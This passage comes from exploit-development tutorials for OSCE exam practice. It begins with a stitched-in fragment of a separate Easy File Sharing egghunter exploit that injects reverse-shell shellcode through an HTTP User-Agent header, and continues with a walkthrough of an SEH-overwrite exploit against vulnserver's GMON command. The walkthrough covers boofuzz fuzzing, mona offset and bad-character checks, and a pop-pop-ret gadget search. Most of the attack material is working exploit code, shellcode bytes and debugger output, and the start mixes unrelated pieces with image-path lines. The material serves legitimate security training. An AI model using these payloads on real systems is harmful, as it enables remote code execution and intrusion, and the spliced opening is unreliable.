egghunter = "\x66\x81\xca\xff\x0f\x42\x52\x6a\x02\x58\xcd\x2e\x3c\x05\x5a\x74"
egghunter += "\xef\xb8\x77\x30\x30\x74\x8b\xfa\xaf\x75\xea\xaf\x75\xe7\xff\xe7"


crash1 = "A"*4061 + NSEH + SEH + "\x90"*5 + egghunter + "\x90"*(5000-406-4-4-5-len(egghunter) )

payload2 = buf

payload = "GET " + crash1 + " HTTP/1.1\r\n"
payload += "Host: 192.168.116.136\r\n"
payload += "User-Agent: w00tw00t" + payload2 + "\r\n"


s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect(("192.168.116.136",80))
```

For payload 2 we will just create a TCP reverse shellcode that will give us code execution and inject it in the ‘ User-Agent ’. Link to the code for reference is provided in the references. Let’s now see this in action again.


Exploit

```
039A6FB7  90              NOP
039A6FB8  90              NOP
039A6FB9  66:81CA FF0F    OR DX,0FFF
039A6FBE  42              INC EDX
039A6FBF  52              PUSH EDX
039A6FC0  6A 02           PUSH 2
039A6FC2  58              POP EAX
039A6FC3  CD 2E           INT 2E
039A6FC5  3C 05           CMP AL,5
039A6FC7  5A              POP EDX
039A6FC8 ^74 EF           JE SHORT 039A6FB9
039A6FCA  B8 77303074     MOV EAX,74303077
039A6FCF  8BFA            MOV EDI,EDX
039A6FD1  AF              SCAS DWORD PTR ES:[EDI]
039A6FD2 ^75 EA           JNZ SHORT 039A6FBE
039A6FD4  AF              SCAS DWORD PTR ES:[EDI]
039A6FD5 ^75 E7           JNZ SHORT 039A6FBE
039A6FD7  FFE7            JMP EDI
039A6FD9  90              NOP
039A6FDA  90              NOP
039A6FDB  90              NOP
```


Here the egghunter searches for the occurrence of strings w00t twice in the memory recursively. Now let's set a breakpoint at SCAS DWORD PTR ES:[EDI] as shown below to pause execution once it finds an occurrence of ' w00t ' string.




We see that the hunter seems to have found itself or a random occurrence of the string in the memory but it will recurse again to find the string again in the same order. Now set the breakpoint at JMP EDI - as EDI will be the location of our payload and let the execution continue.



Here we see that the egg hunter has found our egg and the payload that precedes the egg. Now set up a handler on the attacking machine to receive the shell once our payload executes and let the execution continue.



Here we can see that the execution has jumped to our payload and we have a shell on our target system.



References :

https://www.corelan.be/index.php/2010/01/09/exploit-writing-tutorial-part-8-win32-egg-hunting/

https://www.fuzzysecurity.com/tutorials/expDev/4.html

https://github.com/haxxorrR/security/blob/master/EasyFileSharingBufferOverflow/Overflow.py

https://techjoomla.com/blog/beyond-joomla/seh-buffer-overflow-exploitation-using-egghunter-payload

https://www.youtube.com/watch?v=JEPNdhyOxo0

LAB ENVIRONMENT

- **Operating System**: Windows 7
- **Architecture**: x86
- **Debugger**: WinDbg
- **Scripting Language**: Python3.8
- **Fuzzer**: boofuzz
- **Repo Entry**: GMON - Egg Hunter
- **Additional Tools Used**:
    - mona.py
- **Target**: Vulnserver :: GMON command
- **Method**: SEH Overwrite w/ Egg Hunter

In case you're missing anything listed above (excluding vulnserver), check out OSCE Exam Practice - Part I (Lab Setup).

DISCLAIMER: This series of posts is geared toward diving deeper on more modern tooling (boofuzz, windbg, mona, et al) as well as gaining proficiency/efficiency with exploit development. It's not a guide for the how-to portion of writing a PoC (even though I step through things slowly, I don't explain things to that level of detail). I assume if you're here to look at OSCE practice examples, you probably don't need the step-by-step instructions for every little thing. With all that said, I hope you find something useful!

Other posts in the series:

- Lab Setup
- TRUN via EIP Overwrite
- GMON via SEH Overwrite w/ Stack Pivot
- KSTET via 3-stage Shellcode
- HTER via EIP Overwrite w/ Restricted Character Set
- GTER via EIP Overwrite w/ Socket Reuse Payload
- LTER via EIP Overwrite w/ Restricted Character Set
- LTER via SEH Overwrite w/ Restricted Character Set

INTRODUCTION

Welcome back! In this post we'll develop an exploit for vulnserver's GMON command using an SEH overwrite and an egg hunter. Based off of the work done in Part II, we have a lot of ready made templates located in the companion repository. These templates will speed up exploit dev considerably. Additionally, we won't be spending as much time on things already covered in Part II. If something comes completely out of left field and you want me to expand upon it, just drop me a line!

FUZZING

BOOFUZZ SCRIPT

We'll begin by fuzzing the **GMON** command. GMON handles input similarly to how **TRUN** did in the last post. Due to our **awesome** foresight, we can make a small modification to the **fuzzing.py** found in the repo and be off to the races.

Start out by cloning the repository (or on windows downloading the zip). Once that's done, copy the **TEMPLATE_DIR** directory and name the copy **GMON**. We should have a new folder with the below structure.

```
├── GMON
│   ├── final-poc
│   │   └── exploit.py
│   ├── find-offset
│   │   └── exploit.py
```

| ├── fuzzing

| | └── fuzzer.py

| ├── id-bad-chars

| | └── exploit.py

| └── initial-crash

| └── exploit.py

After that modify **fuzzing/fuzzer.py** such that line 55 is modified from

55s_string("COMMAND TO FUZZ", fuzzable=False) # change me

To the following

55s_string("GMON", fuzzable=False)

Easy right? After that we're ready to fuzz!

FUZZING DETOUR

One thing of note, I made a second modification to boofuzz during this fuzzing session. I kept getting **socket.error: [Errno 10054] An existing connection was forcibly closed by the remote host** on the process_monitor.py side of things. After googling around, I found this boofuzz issue which talks about the same problem but not specifically about process_monitor.py.

After digging around using the traceback to guide me, i made the following change to **boofuzz\monitors\pedrpc.py**

```
1diff --git a/boofuzz/monitors/pedrpc.py b/boofuzz/monitors/pedrpc.py
2index 335e078..2395b66 100644
3--- a/boofuzz/monitors/pedrpc.py
4+++ b/boofuzz/monitors/pedrpc.py
5@@ -256,7 +256,7 @@ class Server(object):
6         try:
7             self.__client_sock.shutdown(socket.SHUT_RDWR)
8         except socket.error as e:
9-            if e.errno == errno.ENOTCONN:
10+            if e.errno == errno.ENOTCONN or e.errno == errno.ECONNRESET:
11                 pass
12             else:
13                 raise
14
```

All this does is prevent the exception being raised when process_monitor.py encounters this particular socket error. After making this change, all fuzzing sessions have ran to completion.

DISCLAIMER: Making this change may have unintended consequences. So far I've successfully fuzzed GMON and KSTET with this change in place, but who knows…

Follow Up: Twitter user @Ramon_JCFK told me they were still getting 10054 errors even after making the two suggested changes to boofuzz. We ensured that he had the changes in place correctly but still came up short. He let me know later that running **process_monitor.py** on windows and then the fuzzer from kali worked. So, that's another option available if fuzzing from windows isn't working out.

RUN THE FUZZER

We'll need two separate terminals to get things going.

Terminal 1:

C:\Python27\python.exe C:\Users\vagrant\Downloads\boofuzz-master\process_monitor.py

---

[06:23.08] Process Monitor PED-RPC server initialized:

[06:23.08] listening on: 0.0.0.0:26002

[06:23.08] crash file: C:\Users\vagrant\Desktop\OSCE-exam-practice\GMON\fuzzing\boofuzz-crash-bin

[06:23.08] # records: 0

[06:23.08] proc name: None

[06:23.08] log level: 1

[06:23.08] awaiting requests...

Terminal 2:

C:\Python37\python.exe .\fuzzer.py

[2020-05-16 18:24:27,163] Info: Web interface can be found at http://localhost:26000

fuzzing with 1441 mutations

...

CRASHES

Our fuzzing yields two crashes. We can see the relevant context dumps below, showing we're able to overwrite EIP.

CONTEXT DUMP

EIP: 41414141 Unable to disassemble at 41414141

EAX: 00000000 (0) -> N/A

EBX: 00000000 (0) -> N/A

ECX: 41414141 (1094795585) -> N/A

EDX: 774672cd (2001105613) -> N/A

EDI: 00000000 (0) -> N/A

ESI: 00000000 (0) -> N/A

EBP: 015d1378 (22877048) -> (] (stack)

ESP: 015d1358 (22877016) -> rFw@]|\]]]rFw|(]rFw@]|\]]AAAA|@]|Cw@]|\]]AAAA@]|z}]]qFw@]\]@]\]AAAA (stack)

+00: 774672b9 (2001105593) -> N/A

+04: 015d1440 (22877248) -> AAAAAAAA;##rFwAAAA]AAAAF]# (stack)

+08: 017cffc4 (24969156) -> N/A

+0c: 015d145c (22877276) -> ;##rFwAAAA]AAAAF]# (stack)

+10: 015d1414 (22877204) -> |z}]]qFw@]\]@]\]AAAAAAAA;##rFwAAAA] (stack)

+14: 015d18ac (22878380) ->]rFw|h]rFw]|]T]AAAA|]|Cw]|]T]AAAA]|z}]]qFw]]]]AAAAAAAA (stack)

CONTEXT DUMP

EIP: 2f2f2f2f Unable to disassemble at 2f2f2f2f

EAX: 00000000 (0) -> N/A

EBX: 00000000 (0) -> N/A

ECX: 2f2f2f2f (791621423) -> N/A

EDX: 774672cd (2001105613) -> N/A

EDI: 00000000 (0) -> N/A

ESI: 00000000 (0) -> N/A

EBP: 02401378 (37753720) -> (@ (stack)

ESP: 02401358 (37753688) -> rFw@@_\@@@rFw_(@rFw@@_\@@////_@@_Cw@@_\@@////@@_z`@@qFw@@\@@@\@//// (stack)

+00: 774672b9 (2001105593) -> N/A

+04: 02401440 (37753920) -> ////////;##rFw////@////F@# (stack)

+08: 025fffc4 (39845828) -> N/A

+0c: 0240145c (37753948) -> ;##rFw////@////F@# (stack)

+10: 02401414 (37753876) -> _z`@@qFw@@\@@@\@////////;##rFw////@ (stack)

+14: 024018ac (37755052) ->
@rFw_h@rFw@_@T@////_@_Cw@_@T@////@_z`@@qFw@@@@//////// (stack)

Fortunately, there is only one boofuzz test case sent that uses capital A's (it's also the same fuzz string used in the TRUN PoC). If you need a refresher on going from the crashes to the payload sent and its length, check out the boofuzz-results Database section of Part II.

BUILDING THE EXPLOIT

INITIAL CRASH POC

We'll leverage our template found at **GMON\initial-crash\exploit.py** to quickly replicate the crash.

Similar to our fuzzer, we just need to change the following lines in our template.

Modify **GMON\initial-crash/exploit.py** from

4VULNSRVR_CMD = b"" # change me


5CRASH_LEN = 0 # change me

To the following

4VULNSRVR_CMD = b"GMON /.:/ " # change me

5CRASH_LEN = 5011 # change me

We can get windbg running and verify the PoC works.



Well, we have the crash, but EIP doesn't hold **41414141**. We can check the to see if our fuzz string made it into the SEH chain.

WINDBG !EXCHAIN

Windbg's **!exchain** extension displays the list of exception handlers for the current thread. The list begins with the first handler on the chain (the one that is given the first opportunity to handle an exception) and continues on to the end.

!exchain

═══════

018effc4: 41414141

Invalid exception stack at 41414141

There we have our A's, making this an SEH overwrite exploit.

DETERMINE THE OFFSET

To determine the offset, we'll use mona to create a cyclic pattern and update our next template.

if you need a refresher on creating the pattern, here you go

This time, we'll update **GMON\find-offset\exploit.py** (notice the directory) and change lines 4-11 from

4VULNSRVR_CMD = b"" # change me

5CRASH_LEN = 0 # change me

6OFFSET = 0 # change me

7

8target = ("127.0.0.1", 9999) # vulnserver

9

10payload = VULNSRVR_CMD

11payload += b"CYCLIC PATTERN GOES HERE"

to

4VULNSRVR_CMD = b"GMON /.:/ " # change me

5CRASH_LEN = 5011 # change me

6OFFSET = 0 # change me

7

8target = ("127.0.0.1", 9999) # vulnserver

9

10payload = VULNSRVR_CMD

11payload += b"Aa0Aa1Aa2Aa3Aa4A..."

With that done, we'll hook up windbg again and send the find-offset PoC. Once execution stops, we can run **findmsp** to determine the offset.

!py mona findmsp

==========

Hold on...

[+] Command used:

!py C:\Program Files\Windows Kits\10\Debuggers\x86\mona.py findmsp

[+] Looking for cyclic pattern in memory

Cyclic pattern (normal) found at 0x003837f2 (length 4086 bytes)

Cyclic pattern (normal) found at 0x01acf20a (length 3572 bytes)

- Stack pivot between 34 & 3606 bytes needed to land in this pattern

Cyclic pattern (normal) found at 0x003837f2 (length 4086 bytes)

[+] Examining registers

EBP (0x01acf9d8) points at offset 1998 in normal pattern (length 1576)

EDX contains normal pattern : 0x70453170 (offset 3574)

ECX (0x003845ec) points at offset 3578 in normal pattern (length 508)

[+] Examining SEH chain

SEH record (nseh field) at 0x01acffc4 overwritten with normal pattern : 0x6e45316e (offset 3514), followed by 52 bytes of cyclic data after the handler

[+] Examining stack (entire stack) - looking for cyclic pattern

Walking stack from 0x01acf000 to 0x01acfffc (0x00000ffc bytes)

0x01acf20c : Contains normal cyclic pattern at ESP+0x24 (+36) : offset 2, length 3572 (-> 0x01acffff : ESP+0xe18)

[+] Examining stack (entire stack) - looking for pointers to cyclic pattern

Walking stack from 0x01acf000 to 0x01acfffc (0x00000ffc bytes)

0x01acf164 : Pointer into normal cyclic pattern at ESP-0x84 (-132) : 0x01acfc60 : offset 2646, length 928

0x01acf168 : Pointer into normal cyclic pattern at ESP-0x80 (-128) : 0x01acf7a0 : offset 1430, length 2144

[+] Preparing output file 'findmsp.txt'

- Creating working folder c:\monalogs\vulnserver_2684

- Folder created

- (Re)setting logfile c:\monalogs\vulnserver_2684\findmsp.txt

[+] Generating module info table, hang on...

- Processing modules

- Done. Let's rock 'n roll.

There we go, the offset to the nSEH field is 3514! There's an important piece of information on that same line. It tells us there is only 52 bytes of cyclic data after the handler. That limits what shellcode we can insert after the nSEH field. We'll come back to this a little later.

CONFIRMING THE OFFSET

Now that we know the offset, let's update our PoC and confirm it.

Our updated script will look like what's below. We update the **OFFSET** variable with 3514. Additionally, we comment out the cyclic pattern. Finally, we un-comment lines 14-16.

```
1import struct
2import socket
3
4VULNSRVR_CMD = b"GMON /.:/ "  # change me
5CRASH_LEN = 5011  # change me
6OFFSET = 3514
7
8target = ("127.0.0.1", 9999)  # vulnserver
9
10payload = VULNSRVR_CMD
11# payload += b"Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa..."
12
13# Then use the structure below to confirm the offset
14payload += b"A" * OFFSET
15payload += b"B" * 4  # nSEH
16payload += b"C" * (CRASH_LEN - len(payload))
17
18with socket.create_connection(target) as sock:
19    sock.recv(512)  # Welcome to Vulnerable Server! ...
20
21    sent = sock.send(payload)
```

22 print(f"sent {sent} bytes")

When sending the above code, we expect to see 4 B's in the nSEH field after running **!exchain**. Firing up windbg and throwing again confirms that's what happens.

!exchain

01a1ffc4: 43434343

Invalid exception stack at 42424242

FINDING BAD CHARACTERS

Now that we know the offset, we'll determine if there are any bad characters. Here comes another template!

Update the global variables in **GMON\id-bad-chars\exploit.py** to look like what's below. Other than that, everything is good to go!


4VULNSRVR_CMD = b"GMON /.:/ " # change me

5CRASH_LEN = 5011 # change me

6OFFSET = 3514

Note: I initially thought I would need to chunk up the bad character testing to fit within the 52 character limit. However, I noticed that ECX was pointing into the byte array at a point that was greater than 52 (0x3d or 61). This led me to believe I could send the entire byte array and check that region of memory for comparison instead of chunking the array.

One nice thing about windbg is how you can manipulate the memory panes to look around based on offsets. We can use this to find the offset to the memory address of our byte array.



Now that we know the offset, we can compare our byte array to that location to check for bad characters.

assumes you've run **!py mona ba -cpb '\x00'** to generate the .bin file

!py mona compare -f c:\monalogs\vulnserver_4912\bytearray.bin -a ecx-3c

---

Hold on...

[+] Command used:

!py C:\Program Files\Windows Kits\10\Debuggers\x86\mona.py compare -f c:\monalogs\vulnserver_4912\bytearray.bin -a ecx-3c

[+] Reading file c:\monalogs\vulnserver_4912\bytearray.bin...

Read 255 bytes from file

[+] Preparing output file 'compare.txt'

- (Re)setting logfile c:\monalogs\vulnserver_4912\compare.txt

[+] Generating module info table, hang on...

- Processing modules

- Done. Let's rock 'n roll.

[+] c:\monalogs\vulnserver_4912\bytearray.bin has been recognized as RAW bytes.

[+] Fetched 255 bytes successfully from c:\monalogs\vulnserver_4912\bytearray.bin

- Comparing 1 location(s)

Comparing bytes from file with memory :

0x005745b0 | [+] Comparing with memory at location : 0x005745b0 (Heap)

0x005745b0 | !!! Hooray, normal shellcode unmodified !!!

0x005745b0 | Bytes omitted from input: 00

Boom, we know that our shellcode can make it into memory without getting corrupted!

MONA.PY SEH

The common move for an SEH overwrite is to insert a **pop pop ret** gadget. We can find instructions that accomplish that goal very easily with mona's **seh** command.

The **seh** command will search for pointers to routines that will lead to code execution in an SEH overwrite exploit. By default, it will attempt to bypass SafeSEH by excluding pointers from rebase, aslr and safeseh protected modules. Output will be written into seh.txt

seh will search for the following instruction gadgets (not just **pop pop ret**):

1pop r32 / pop r32 / ret (+ offset)

2pop r32 / add esp+4 / ret (+ offset)

3add esp+4 / pop r32 / ret (+offset)

4add esp+8 / ret (+offset)

5call dword [ebp+ or -offset]

6jmp dword [ebp+ or -offset]

7popad / push ebp / ret (+ offset)

The output from **seh** is shown below (truncated for brevity's sake).

!py mona seh

==========

Hold on...

[+] Command used:

!py C:\Program Files\Windows Kits\10\Debuggers\x86\mona.py seh

---------- Mona command started on 2020-05-18 12:12:23 (v2.0, rev 605) ----------

[+] Processing arguments and criteria

- Pointer access level : X

[+] Generating module info table, hang on...

- Processing modules

- Done. Let's rock 'n roll.

[+] Querying 2 modules

- Querying module essfunc.dll

- Querying module vulnserver.exe

[+] Setting pointer access level criteria to 'R', to increase search results

New pointer access level : R

[+] Preparing output file 'seh.txt'

- Creating working folder c:\monalogs\vulnserver_3132

- Folder created

- (Re)setting logfile c:\monalogs\vulnserver_3132\seh.txt

[+] Writing results to c:\monalogs\vulnserver_3132\seh.txt

- Number of pointers of type 'pop ebx # pop ebp # ret ' : 2

- Number of pointers of type 'pop edi # pop ebp # ret ' : 4

- Number of pointers of type 'pop ecx # pop ecx # ret ' : 1

- Number of pointers of type 'pop ebx # pop ebx # ret ' : 2

- Number of pointers of type 'pop eax # pop edx # ret ' : 1

- Number of pointers of type 'pop ecx # pop edx # ret ' : 1

- Number of pointers of type 'pop esi # pop ebp # ret ' : 2

- Number of pointers of type 'pop ebx # pop ebp # ret 0x04' : 1

- Number of pointers of type 'pop ecx # pop eax # ret ' : 1

- Number of pointers of type 'pop ebp # pop ebp # ret ' : 1

- Number of pointers of type 'pop edi # pop ebp # ret 0x04' : 1

- Number of pointers of type 'pop eax # pop eax # ret ' : 1

[+] Results :

0x625010b4 | 0x625010b4 : pop ebx # pop ebp # ret | {PAGE_EXECUTE_READ} [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.0- (C:\Users\vagrant\Downloads\vulnserver-master\essfunc.dll)

0x625011b3 | 0x625011b3 : pop eax # pop eax # ret | {PAGE_EXECUTE_READ} [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.0- (C:\Users\vagrant\Downloads\vulnserver-master\essfunc.dll)

----------8<----------

Found a total of 18 pointers

